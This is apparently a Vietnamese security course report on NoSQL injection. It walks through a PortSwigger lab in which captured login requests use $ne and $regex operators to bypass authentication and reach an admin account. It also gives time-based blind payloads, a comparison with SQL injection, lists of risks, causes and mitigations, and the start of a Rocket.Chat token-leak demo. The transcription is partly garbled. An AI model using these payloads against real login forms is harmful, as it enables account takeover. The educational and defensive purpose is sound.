Attacker có thể chèn các toán tử truy vấn để thao tác các truy vấn NoSQL. Để thực hiện việc này, attacker sẽ gửi các toán tử khác nhau một cách có hệ thống vào một loạt thông tin đầu vào của người dùng, sau đó xem xét phản hồi để tìm thông báo lỗi hoặc các thay đổi khác.

- Trong json messages, attacker có thể chèn toán tử truy vấn lồng trong objects. Ví dụ: **{"username":{"\$ne":"invalid"}}** thay vì **{"username":"NgH-II-C"}**
- Trên URL-based inputs, attacker có thể chèn toán tử truy vấn thông qua tham số URL. Ví dụ: **{url}/username[\$ne]=invalid** thay vì **{url}/username=NgH-II-C**

Ví dụ về lỗ hổng NoSQL operator injection dẫn đến việc bypass xác thực trong bài Lab của Portswigger:

- Bước 1: Bắt gói tin Đăng nhập của ứng dụng web

## NoSQL Injection

```

Request
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
3 Cookie: session=1GP9z5FcT79F0r0e0shfUfT3vhL2vh
4 Content-Length: 42
5 Sec-Ch-Ua: "Chromium";v="121", "Not A[Brand]";v="99"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/121.0.6167.85 Safari/537.36
10 Content-Type: application/json
11 Accept: /*
12 Origin: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=1, i
20 {
    "username": "wiener",
    "password": "peter"
}

```

Welcome to the new Dashboard

We've made it easier to view details about your scans and other tasks. You can access the logs and a list of all issues from the dock below.

Learn more

0 highlights

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Location: /my-account?id=wien
3 Set-Cookie: session=DG15hWv8LzUhmQetWKjWbFrQ1C1eBpX1; Secure; HttpOnly; SameSite=None
4 X-FRAME-OPTIONS: SAMEORIGIN
5 Content-Length: 0
6
7

```

0 highlights

Hình 14 Bắt gói tin đăng nhập của ứng dụng web

- Bước 2: Thay đổi trường username thành parameter {"\$ne": ""}

```

Request
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
3 Cookie: session=1GP9z5FcT79F0r0e0shfUfT3vhL2vh
4 Content-Length: 42
5 Sec-Ch-Ua: "Chromium";v="121", "Not A[Brand]";v="99"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/121.0.6167.85 Safari/537.36
10 Content-Type: application/json
11 Accept: /*
12 Origin: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=1, i
20 {
    "username": {
        "$ne": ""
    },
    "password": "peter"
}

```

0 highlights

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Location: /my-account?id=wien
3 Set-Cookie: session=DG15hWv8LzUhmQetWKjWbFrQ1C1eBpX1; Secure; HttpOnly; SameSite=None
4 X-FRAME-OPTIONS: SAMEORIGIN
5 Content-Length: 0
6
7

```

0 highlights

Hình 15 Thay đổi trường username thành parameter {"\$ne": ""}

→ Tìm thấy user với password là peter

- Bước 3: Thay đổi trường username thành parameter {"\$regex": "wien.\*"}

```

Request
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
3 Cookie: session=4P9z5CfmT79FroenoshFuFT3vhL2wh
4 Content-Length: 51
5 Sec-Ch-Ua: "Chromium";v="121", "Not AI(Brands);v="99"
6 Sec-Ch-Ua-Mobile: 0
7 Sec-Ch-Ua-Platform: "Linux"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/121.0.6167.85 Safari/537.36
10 Accept: application/json
11 Origin: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 {
  "username": {
    "$regex": "^wien.*"
  },
  "password": "peter"
}

Response
Pretty Raw Hex Render
1 HTTP/2 200 Found
2 Location: /my-account?id=wien
3 Set-Cookie: session=4C3063VMjzVylLts3mAvTzNCPTwNEPh; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Hình 16 Thay đổi trường username thành parameter {"\$regex": "wien.\*"}

→ Tìm thấy user với password là “peter” và username có chuỗi là “wien.”

- Bước 4: Thay đổi cả trường username và password thành {"\$ne": ""}

```

Request
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
3 Cookie: session=4P9z5CfmT79FroenoshFuFT3vhL2wh
4 Content-Length: 45
5 Sec-Ch-Ua: "Chromium";v="121", "Not AI(Brands);v="99"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: 0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Chrome/121.0.6167.85 Safari/537.36
10 Accept: application/json
11 Origin: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 {
  "username": {
    "$ne": ""
  },
  "password": {
    "$ne": ""
  }
}

Response
Pretty Raw Hex Render
23
24 <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:link="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
25   <polyline points="14.0 0 1.2 12.6 15.0 28.8 14.3 15.1,15">
26     <polyline points="14.3 0 12.9.1.2 25.6 15.12.9,28.8 14.3,30 28,15">
27       </polyline>
28     </g>
29   </svg>
30 </div>
31 <div class="widgetcontainer-lab-status is-notsolved">
32   <span>
33     Lab
34     <span>
35       Not solved
36     <span class="lab-status-icon">
37       </span>
38     </span>
39   </div>
40 <div theme="">
41   <section class="maincontainer">
42     <div class="container is-page">
43       <header class="navigation-header">
44         <h2>
45           Internal Server Error
46           <br/>
47           <span class="warning">
48             query returned unexpected number of records
49           </span>
50         </h2>
51       </header>
52     </div>

```

Hình 17 Thay đổi thêm cả trường username và password thành {"\$ne": ""}

→ Tìm thấy rất nhiều user

- Bước 5: Thay đổi trường username thành parameter {"\$regex": "admin.\*"}

```

Request
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
3 Cookie: session=1GP35FmT79F0rreosnshFuFT3hL2wh
4 Content-Length: 55
5 Sec-Ch-Ua: "Chromium";v="121", "Not AI Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua: "Linux"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
9 Co-Op-Type: application/json
10 Accept: */*
11 Origin: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 {
    "username": "$ne",
    "password": "$ne"
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/2.0 200 Found
2 Location: /my-account?id=adminugryh24k
3 Set-Cookie: session=0PjobjSiFoYr6udLZcDw6sqvnv18RV; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Hình 18 Thay đổi trường username thành parameter {"\$regex": "admin.\*"}

➔ Tìm thấy user với username có chuỗi là “admin.”

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Log out

### My Account

Your username is: adminugryh24k  
Your email is: adminugryh24k@normal-user.net

Email

Hình 19 Bài Lab được hoàn thành

➔ Hoàn thành bài Lab

### 2.2.3 Blind NoSQL Injection

Đôi khi việc gây ra lỗi cơ sở dữ liệu không gây ra sự khác biệt trong phản hồi của ứng dụng. Trong trường hợp này, vẫn có thể phát hiện và khai thác lỗ hổng bằng cách sử dụng tính năng chèn JavaScript để kích hoạt độ trễ thời gian có điều kiện.

Để tiến hành chèn NoSQL dựa trên thời gian:

- Tải trang nhiều lần để xác định thời gian tải bình thường.
- Chèn payload dựa trên thời gian vào đầu vào. Payload dựa trên thời gian gây ra sự chậm trễ có chủ ý trong phản hồi khi được thực thi. Ví dụ: { "\$where": "sleep(5000)" } gây ra độ trễ có chủ ý là 5000 ms khi tiêm thành công.

- Xác định xem phản hồi có tải chậm hơn không. Điều này cho thấy việc tiêm thành công.

```
admin'+function(x){if(x.password[0]==="a"){sleep(5000)};}(this)+'
```

### 2.3 So sánh giữa SQL Injection và NoSQL Injection

Giống nhau:

- **Hành động của Attacker:** chèn mã vào truy vấn sẽ được gửi đến cơ sở dữ liệu để thực thi.
- **Nguyên nhân dẫn đến lỗ hổng:** do các nhà phát triển phần mềm tạo các truy vấn cơ sở dữ liệu từ dữ liệu đầu vào người dùng cung cấp mà không hề có bước kiểm tra hoặc làm sạch trước khi gửi đi.
- **Cách thức tấn công:** Đầu bị tấn công bằng cách Injection (tiêm) vào biểu mẫu, URL, comment hay bất kỳ cái gì có thể lấy dữ liệu đưa vào từ người dùng.
- **Đối tượng tấn công:** cơ sở dữ liệu của ứng dụng web bao gồm cách thông tin nhạy cảm của khách hàng, thông tin hệ điều hành cơ sở dữ liệu, các table trong database, ...
- **Tác động:** Nghiêm trọng đối với ứng dụng web và cơ sở dữ liệu. Attacker có thể lấy, chỉnh sửa, xóa dữ liệu, thực hiện các hoạt động không hợp lệ hoặc chiếm quyền kiểm soát hệ thống.
- **Biện pháp phòng ngừa, giảm thiểu khả năng tấn công:** Kiểm tra, làm sạch dữ liệu đầu vào, sử dụng câu truy vấn tham số hóa hoặc câu truy vấn chuẩn hóa, xác thực không chứa các ký tự đặc biệt, lạ. Kiểm tra quyền truy cập, phân quyền chặt chẽ và giới hạn quyền truy cập tối thiểu đối với từng user trong ứng dụng web.

Khác nhau:

Tiêu chí	SQL Injection	NoSQL Injection
<b>Cấu trúc truy vấn</b>	Cấu trúc sử dụng SQL (Structured Query Langauge)	Sử dụng nhiều ngôn ngữ truy vấn hoặc có thể không sử dụng ngôn ngữ truy vấn nào
<b>Kỹ thuật Injection</b>	Khai thác lỗ hổng trong các câu truy vấn SQL bằng cách chèn các chuỗi độc hại vào phần dữ liệu đầu vào trong câu truy vấn SQL	Khai thác các cú pháp truy vấn NoSQL, như các truy vấn JSON, MongoDB query language (MQL) hoặc các cú pháp truy vấn riêng của các hệ thống cơ sở dữ liệu NoSQL khác

<b>Lỗi hỏng nhắm đến</b>	Nhắm vào tham số truy vấn của câu lệnh SQL	Nhắm vào dữ liệu đầu vào được sử dụng trực tiếp trong truy vấn cơ sở dữ liệu hoặc các hoạt động thao tác dữ liệu
<b>Thao tác attacker có thể thực hiện</b>	Truy cập, sửa đổi hoặc xóa dữ liệu trong cơ sở dữ liệu hiện tại của ứng dụng web	Thao túng cấu trúc tài liệu hoặc đổi tượng dữ liệu, có khả năng dẫn đến giả mạo hoặc lộ dữ liệu
<b>Mục tiêu hệ quản trị cơ sở dữ liệu</b>	MySQL, PostgreSQL, Oracle và SQL Server	MongoDB, Cassandra, Redis hoặc Couchbase
<b>Phương pháp tấn công</b>	Sử dụng các kỹ thuật như chèn UNION SELECT, UNION ALL SELECT hoặc các câu truy vấn logic (OR, AND) để truy vấn dữ liệu không mong muốn hoặc thực thi mã độc hại nào đó.	Kỹ thuật kiểm tra điều kiện và biểu thức trong tuy vấn NoSQL như sử dụng các toán tử login (\$ne, \$gt, \$regex) để tìm ra thông tin nhạy cảm hoặc thực hiện các truy vấn không mong muốn.
<b>Mức độ phổ biến</b>	Phổ biến hơn vì cơ sở dữ liệu SQL được sử dụng trong nhiều năm và có nhiều ứng dụng web sử dụng.	Ít phổ biến hơn nhưng đang ngày càng gia tăng vì sự lợi ích của cơ sở dữ liệu của NoSQL đem lại cho các ứng dụng web.
<b>Khó khăn khi khai thác</b>	Thực hiện dễ dàng. Vì sử dụng chung 1 ngôn ngữ truy vấn cơ sở dữ liệu	Khó thực hiện hơn. Vì attacker cần có hiểu biết cụ thể về loại cơ sở dữ liệu NoSQL được sử dụng trong ứng dụng web hiện tại.

## 2.4 Rủi ro từ các cuộc tấn công NoSQL Injection

Trong những năm gần đây, NoSQL đã trở nên ngày càng phổ biến và được sử dụng ngày càng nhiều trong các sản phẩm phần mềm, các tác vụ lưu trữ và truy vấn dữ liệu vì những lợi thế của các cơ sở dữ liệu NoSQL như MongoDB, Amazon DynamoDB, Redis, ArangoDB,... vì có thể dễ dàng mở rộng bằng cách chỉ cần bổ sung nhiều máy chủ, dễ

dàng truy vấn, hiệu suất truy vấn cao và hữu ích trong việc lưu trữ dữ liệu phi cấu trúc điều này là điều kiện thuận lợi để triển khai các dịch vụ web, di động đồng thời lưu trữ các dữ liệu cần truy vấn nhanh như logs, dữ liệu mạng xã hội.

Ngày càng có nhiều tập đoàn lớn các công ty hàng đầu trên thế giới sử dụng NoSQL làm Cơ sở dữ liệu như *Amazon, Google, Facebook, Adobe, Qualcomm,...*<sup>3</sup> điều này có thể chứng tỏ sự ưu việt và sự phát triển mạnh mẽ của NoSQL.

Đi cùng với sự phát triển đó là tiềm ẩn các mối đe dọa là đối tượng hướng đến của kẻ tấn công nhắm vào các việc như: thiếu kiến thức hoặc kinh nghiệm trong quản lý bảo mật **NoSQL** có thể dẫn đến lỗ hổng vào tạo cơ hội cho kẻ tấn công (*MongoDB có cấu hình mặc định cho phép truy cập từ xa với quyền root mà không cần xác thực điều này tạo ra lỗ hổng nghiêm trọng cho phép kẻ tấn công dễ dàng truy cập và thao tác dữ liệu*); NoSQL sử dụng nhiều ngôn ngữ truy vấn khác nhau như **JSON, JavaScript và MQL** tạo điều kiện cho các cuộc tấn công **NoSQL Injection** (*Năm 2016, một lỗ hổng tiêm mã độc nghiêm trọng được phát hiện trong CouchDB cho phép tấn công thực thi mã JavaScript tùy ý trên máy chủ cơ sở dữ liệu<sup>4</sup>*) và còn rất nhiều nguy cơ tiềm ẩn khác như việc thiếu các công cụ bảo mật chuyên dụng dành riêng cho NoSQL, đảm bảo riêng tư dữ liệu tránh truy cập dữ liệu trái phép và hệ sinh thái của **NoSQL** còn tương đối non trẻ nên tài liệu hướng dẫn và cộng đồng sử dụng còn khá hạn chế nên việc bảo vệ hệ thống trở nên nhiều khó khăn hơn.

Trong các mối đe dọa với các đối tượng cơ sở dữ liệu, kỹ thuật Injection cụ thể là NoSQL Injection thường được kẻ tấn công sử dụng để khai thác điều đó mang đến những vấn đề cho hệ thống cần quan tâm như:

- **Sự mất mát dữ liệu và sự toàn vẹn của dữ liệu:** với việc tấn công NoSQL Injection kẻ tấn công có thể sửa, xóa phá hủy dữ liệu trong cơ sở dữ liệu. Điều này có thể dẫn đến mất thông tin quan trọng, ảnh hưởng đến hoạt động doanh nghiệp. Việc sửa đổi dữ liệu bởi kẻ tấn công có thể dẫn đến thông tin sai lệch, gây ra những hậu quả nghiêm trọng cho hệ thống.
- **Làm gián đoạn hoạt động của các dịch vụ khi bị tấn công:** NoSQL Injection có thể được sử dụng để tấn công DoS (tấn công từ chối dịch vụ), khiến cho cơ sở dữ liệu không thể truy cập được. Điều này có thể dẫn đến gián đoạn hoạt động. Kẻ tấn công cũng có thể sử dụng NoSQL Injection để làm chậm hiệu suất của cơ sở dữ liệu (*Năm 2019, một cuộc tấn công NoSQL Injection đã nhắm vào cơ sở dữ liệu Cassandra của một công ty game trực tuyến. Cuộc tấn công này đã khiến hiệu suất trò chơi bị chậm lại đáng kể, ảnh hưởng đến trải nghiệm người chơi và gây ra sự phàn nàn của khách hàng<sup>5</sup>*).

<sup>3</sup> <https://www.bairesdev.com/blog/nosql-databases>

<sup>4</sup> <https://nvd.nist.gov/vuln/detail/CVE-2016-8742>

<sup>5</sup> <https://www.invicti.com/blog/web-security/investigating-cql-injection-apache-cassandra>

- **Lây lan phần mềm độc hại:** NoSQL Injection có thể được sử dụng để đưa mã độc hại vào cơ sở dữ liệu. Điều này có thể gây ra thiệt hại nghiêm trọng cho toàn bộ hệ thống của tổ chức. Phần mềm độc hại được cài đặt qua NoSQL Injection có thể mã hóa dữ liệu, phá hoại hệ thống hoặc thực hiện các hành vi độc hại khác (*Năm 2020, đã xảy ra một cuộc tấn công NoSQL Injection đối với cơ sở dữ liệu CouchDB của một công ty chăm sóc sức khỏe lớn. Kẻ tấn công đã đánh cắp dữ liệu y tế nhạy cảm của bệnh nhân và đe dọa công bố nếu không được thanh toán tiền chuộc*).<sup>6</sup>
- **Khó khăn trong việc phát hiện và khắc phục:** Việc phát hiện các cuộc tấn công NoSQL Injection có thể khó khăn hơn so với các cuộc tấn công SQL Injection do tính linh hoạt và đa dạng của các ngôn ngữ truy vấn NoSQL. Việc khắc phục các lỗ hổng NoSQL Injection cũng có thể phức tạp hơn do cấu trúc phi tập trung của các cơ sở dữ liệu NoSQL.

Ngoài các rủi ro trên các cuộc tấn công NoSQL Injection còn đem đến những ảnh hưởng khách quan khác như uy tín của tổ chức, làm gián đoạn hoạt động của công ty tăng chi phí để ứng phó khôi phục sau sự cố và còn rất nhiều rủi ro khác.

## 2.5 Các nguyên nhân dẫn đến lỗ hổng NoSQL Injection

Lỗ hổng NoSQL Injection xảy ra khi kẻ tấn công có thể chèn mã độc hại vào truy vấn truy cập cơ sở dữ liệu NoSQL. Điều này có thể dẫn đến nhiều hậu quả nghiêm trọng như truy cập dữ liệu trái phép, sửa đổi dữ liệu, thậm chí là chiếm quyền điều khiển hệ thống.

### 2.5.1 Sử dụng các hàm truy vấn không an toàn:

Nhiều hệ quản trị cơ sở dữ liệu NoSQL cung cấp các hàm truy vấn có thể được sử dụng để thực thi mã tùy ý. Nếu các hàm này không được sử dụng một cách cẩn thận, kẻ tấn công có thể khai thác để chèn mã độc hại vào truy vấn.

**Ví dụ:** một số hàm truy vấn cho phép người dùng truyền trực tiếp chuỗi truy vấn vào cơ sở dữ liệu mà không cần thực hiện xử lý thoát. Điều này có thể cho phép kẻ tấn công thực thi các lệnh SQL hoặc mã JavaScript độc hại.

### 2.5.2 Thiếu sót trong việc kiểm soát truy cập dữ liệu:

Nếu kẻ tấn công có thể truy cập và sửa đổi dữ liệu truy vấn, họ có thể chèn mã độc hại vào dữ liệu này và thực thi khi truy vấn được thực thi.

**Ví dụ:** một ứng dụng web có thể cho phép người dùng nhập dữ liệu vào một biểu mẫu. Dữ liệu này sau đó được sử dụng để tạo truy vấn truy cập cơ sở dữ liệu. Nếu ứng

<sup>6</sup> [Securing NoSQL Databases: A Comprehensive Guide / by 0x4C3DD / Medium](#)

dụng không kiểm tra dữ liệu đầu vào một cách cẩn thận, kẻ tấn công có thể nhập mã độc hại vào biểu mẫu và thực thi khi truy vấn được thực thi.

### 2.5.3 Cấu hình bảo mật sai

Một số hệ quản trị cơ sở dữ liệu NoSQL có cấu hình bảo mật mặc định không an toàn. Ví dụ, cơ sở dữ liệu có thể cho phép truy cập root từ xa mà không cần xác thực. Điều này có thể cho phép kẻ tấn công dễ dàng truy cập và khai thác cơ sở dữ liệu.

### 2.5.4 Thiếu kinh nghiệm về bảo mật:

Nhiều nhà phát triển và quản trị viên hệ thống không nhận thức được các rủi ro liên quan đến NoSQL Injection. Điều này có thể dẫn đến việc họ viết mã ứng dụng và cấu hình hệ thống không an toàn, tạo cơ hội cho kẻ tấn công khai thác.

### 2.5.5 Phần mềm lỗi thời

Các nhà cung cấp cơ sở dữ liệu NoSQL thường xuyên phát hành bản vá lỗi để sửa các lỗ hổng bảo mật. Tuy nhiên, nhiều tổ chức không cập nhật phần mềm của họ một cách thường xuyên, khiến họ dễ bị tấn công bởi các lỗ hổng đã được biết đến.

## 2.6 Các biện pháp hạn chế lỗ hổng NoSQL Injection

### 2.6.1 Xác thực dữ liệu đầu vào (Input Validation)

**Sử dụng tham số để thay thế:** Thay vì sử dụng dữ liệu của người dùng trực tiếp và đưa chuỗi đó nối vào chuỗi truy vấn, ta cần sử dụng tham số để thay thế. Phương pháp này giúp tách biệt dữ liệu khỏi cú pháp truy vấn, ngăn chặn kẻ tấn công chèn mã độc hại.

**Ràng buộc kiểu dữ liệu:** Xác định kiểu dữ liệu hợp lệ cho từng trường đầu vào và chỉ chấp nhận dữ liệu phù hợp. *Ví dụ: chỉ cho phép nhập số cho các trường giá trị, chỉ cho phép nhập chuỗi cho trường tên, v.v.*

**Loại bỏ ký tự đặc biệt:** Loại bỏ các ký tự đặc biệt có thể được sử dụng để thực thi mã độc hại, ví dụ như dấu ngoặc đơn ('), dấu ngoặc kép ("'), dấu gạch chéo ngược (\).

**Chuyển đổi mã hóa:** Chuyển đổi dữ liệu đầu vào sang định dạng mã hóa trước khi lưu trữ hoặc xử lý.

### 2.6.2 Hạn chế quyền truy cập

Đảm bảo nguyên tắc **Đặt quyền tối thiểu (Least Privilege)** hạn chế quyền truy cập của người dùng, tài khoản, máy tính – chỉ có thể truy cập những tài nguyên thực sự cần thiết để thực hiện các chức năng hợp lệ. Khi áp dụng cho người dùng, nguyên tắc đặc

quyền tối thiểu thực thi quyền của người dùng ở mức tối thiểu hoặc mức cho phép thấp nhất để người dùng chỉ thực hiện chức năng trong vai trò/quyền hạn của mình. Hạn chế quyền truy cập vào các chức năng quản trị và dữ liệu nhạy cảm.

Sử dụng xác thực và ủy quyền để đảm bảo chỉ những người dùng hợp lệ mới có thể truy cập vào ứng dụng và dữ liệu.

### 2.6.3 Thường xuyên cập nhật phần mềm

Khắc phục những lỗ hổng bảo mật được phát hiện. Cập nhật phần mềm giúp vá các lỗ hổng này, ngăn chặn kẻ tấn công lợi dụng chúng để khai thác.

Sử dụng các công cụ quét bảo mật chuyên dụng (OWASP ZAP<sup>7</sup>, Nikto<sup>8</sup>, Burp Suite<sup>9</sup>,...) nhằm phát hiện và khắc phục các lỗ hổng trong ứng dụng web. Việc quét mã nguồn, cấu hình hệ thống và dữ liệu để xác định các điểm yếu có thể bị khai thác bởi kẻ tấn công.

### 2.6.4 Nâng cao nhận thức về bảo mật

Nhìn chung các lỗ hổng chỉ được khai thác phần lớn đến từ nguyên nhân chủ quan và khách quan từ lập trình viên và quản trị viên của hệ thống, đến từ nhiều nguyên nhân khác nhau điều này vô tình trở thành mối đe dọa cần được quan tâm nhiều nhất trong việc phát triển phần mềm.

Vì vậy cần đào tạo nâng cao khả năng nhận thức của đội ngũ lập trình viên trong quy trình phát triển phần mềm hạn chế mắc gắp các lỗ hổng, đảm bảo tuân thủ các quy tắc bảo mật trong quá trình lập trình.

<sup>7</sup> <https://www.zaproxy.org>

<sup>8</sup> <https://github.com/sullo/nikto>

<sup>9</sup> <https://portswigger.net/burp/vulnerability-scanner>


## CHƯƠNG 3 KỊCH BẢN DEMO

### 3.1 Kịch bản 1: NoSQL injection dẫn đến lộ token reset mật khẩu của tài khoản admin trên Rocket.Chat 3.12.1. (Mức độ: **Khó**)

#### Mô tả lỗ hổng:


- Tóm tắt: Phương thức getPasswordPolicy không validate và sanitize đúng cách tham số token và do đó có thể được sử dụng để thực hiện tấn công Blind NoSQL injection.
- Các bước thực hiện

- **Bước 1:** Thực hiện tính năng quên mật khẩu của trang web




Hình 20 20 Reset mật khẩu

- **Bước 2:** Nhận link để thực hiện reset mật khẩu ở trong email



Hình 21 21 Nhận email reset mật khẩu

- **Bước 3:** Mở đường dẫn và thực hiện reset mật khẩu:



Hình 2222 Nhập mật khẩu mới

- ➔ Quan sát, ta thấy rằng: Khi người dùng thực hiện tính năng quên mật khẩu, server sẽ tạo ra một token cho tài khoản đó, sau đó một đường dẫn có dạng /reset-password/{token} để người dùng truy cập để thực hiện reset mật khẩu
- ➔ Điều đó có nghĩa là chỉ cần lấy được token, attacker có thể dễ dàng thay đổi mật khẩu và chiếm tài khoản người dùng
- **Bước 4:** Phân tích đoạn code gây ra việc lộ token của người dùng:

